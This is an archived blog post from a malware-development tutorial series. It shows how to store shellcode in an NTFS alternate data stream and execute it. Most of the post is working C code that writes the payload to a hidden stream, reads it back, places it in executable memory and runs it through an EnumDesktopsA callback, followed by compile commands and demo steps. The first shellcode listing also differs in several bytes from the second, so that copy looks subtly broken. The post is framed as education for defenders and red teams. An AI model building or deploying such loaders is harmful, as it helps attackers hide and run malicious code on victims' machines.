

Malware development trick - part 35: Store payload in alternate data streams. Simple C++ example.


By cocomelonc

Published: 2023-07-26 · Archived: 2026-04-05 22:52:40 UTC

3 minute read



Hello, cybersecurity enthusiasts and white hackers!



Today, this post is the result of my own research on another popular malware development trick: store malicious data in alternate data streams (ADS) and how adversaries use it for persistence.

alternate data streams [Permalink](#)

Alternate Data Streams allow for multiple data “streams” to be associated with a single filename, a capability that can be used to store metadata. While this feature was designed to support *Macintosh Hierarchical File System (HFS)* which uses resource forks to store icons and other information for a file, it can be and has been used for hiding data and malicious code.

practical example [Permalink](#)

Below is a simple example code of storing payload in ADS `hack.c` :

```
/*
hack.c
malware store data in alternate data streams
author: @cocomelonc
https://cocomelonc.github.io/malware/2023/07/26/malware-tricks-35.html
*/
#include <windows.h>
#include <stdio.h>

int main() {
    // name of the file to which we'll attach the ADS
    char* filename = "C:\\temp\\meow.txt";

    // name of the ADS
    char* streamname = "hiddenstream";

    // full path including the ADS
    char fullpath[1024];
    sprintf(fullpath, "%s:%s", filename, streamname);

    // the data we're going to write to the ADS
    // meow-meow messagebox
    unsigned char my_payload[] =
        "\xfc\x48\x81\xe4\xf0\xff\xff\xe8\xd0\x00\x00\x41"
        "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
        "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
        "\x50\x3e\x48\xf7\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
        "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
        "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
        "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x48\x85\xc0\x74\x6f"
        "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
        "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
        "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
        "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
        "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
        "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
        "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
        "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
        "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
        "\xc1\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
        "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
        "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
        "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
```

```

"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
"\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
"\x2e\x2e\x5e\x3d\x00";

printf("original payload: ");
for (int i = 0; i < sizeof(my_payload); i++) {
    printf("%02x ", my_payload[i]);
}
printf("\n\n");

// write data to the ADS
HANDLE hFile = CreateFile(fullpath, GENERIC_WRITE, 0, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
printf(hFile == INVALID_HANDLE_VALUE ? "unable to open file!\n" : "successfully write payload data to the ADS");
DWORD bw;
WriteFile(hFile, my_payload, sizeof(my_payload) - 1, &bw, NULL);
CloseHandle(hFile);

// now read the data back
hFile = CreateFile(fullpath, GENERIC_READ, 0, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
printf(hFile == INVALID_HANDLE_VALUE ? "unable to open file!\n" : "successfully read payload data from file\n");

unsigned char data[sizeof(my_payload) - 1];
DWORD br;
ReadFile(hFile, data, sizeof(data), &br, NULL);
CloseHandle(hFile);

printf("read from file, payload:\n");
for (int i = 0; i < sizeof(data); i++) {
    printf("%02x ", data[i]);
}
printf("\n\n");

LPVOID mem = VirtualAlloc(NULL, sizeof(data), MEM_COMMIT, PAGE_EXECUTE_READWRITE);
RtlMoveMemory(mem, data, sizeof(data));
EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, NULL);
return 0;
}

```

The logic is pretty simple. This code writes data to an ADS and then reads it back. Then execute payload data via [EnumDesktopsA](#).

As usually, I used `meow-meow` messagebox for simplicity:

```

unsigned char my_payload[] =
"\xfc\x48\x81\xe4\xff\xff\xff\xe8\xd0\x00\x00\x41"
"\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"

```

```
"\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
"\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
"\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
"\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
"\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
"\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
"\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
"\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
"\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
"\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
"\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
"\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
"\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
"\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
"\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
"\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
"\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
"\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
"\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
"\x2e\x2e\x5e\x3d\x00";
```

This code creates an ADS named `hiddenstream` on the specified file and writes our payload data into it. It then reads the data back and prints it for checking correctness. In a real-world scenario, the data could be a malicious executable like reverse shell or another shellcode, which would need to be extracted to a temporary location and executed separately.

demo [Permalink](#)

Let's go to see this logic in action.


Compile it:

```
x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-se
```

```
(cocomelonc@kali) - [~/hacking/cybersec_blog/meow/2023-07-26-malware-trick-35]
$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -fno-
exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive


(cocomelonc@kali) - [~/hacking/cybersec_blog/meow/2023-07-26-malware-trick-35]
$ ls -lt
total 52
-rwxr-xr-x 1 cocomelonc cocomelonc 41472 Jul 27 04:59 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc 3154 Jul 27 04:58 hack.c
-rw-r--r-- 1 cocomelonc cocomelonc 11 Jul 27 02:38 meow.txt
```

Then, move our test victim file `meow.txt` to `C:\temp\` :




And finally run:


```
.\hack.exe
```



We can check alternate data streams with command:

```
Get-Item -Path C:\temp\meow.txt -Stream *
```





As you can see, everything is worked as expected! =^..^=

Note that the Alternate Data Streams (ADS) feature is specific to NTFS , other file systems like FAT32 , exFAT , ext4 (used by Linux), etc., do not support this feature.

This method of executing code is often used by APT29 and APT32, software like PowerDuke

I hope this post spreads awareness to the blue teamers of this interesting malware dev technique, and adds a weapon to the red teamers arsenal.

[T1564.004 - Hide Artifacts: NTFS File Attributes](#)

[APT29](#)

[APT32](#)

[malpedia: APT29](#)

[malpedia: APT32](#)

[PowerDuke](#)

[source code in github](#)

This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!

PS. All drawings and screenshots are mine

Source: <https://cocomelonc.github.io/malware/2023/07/26/malware-tricks-35.html>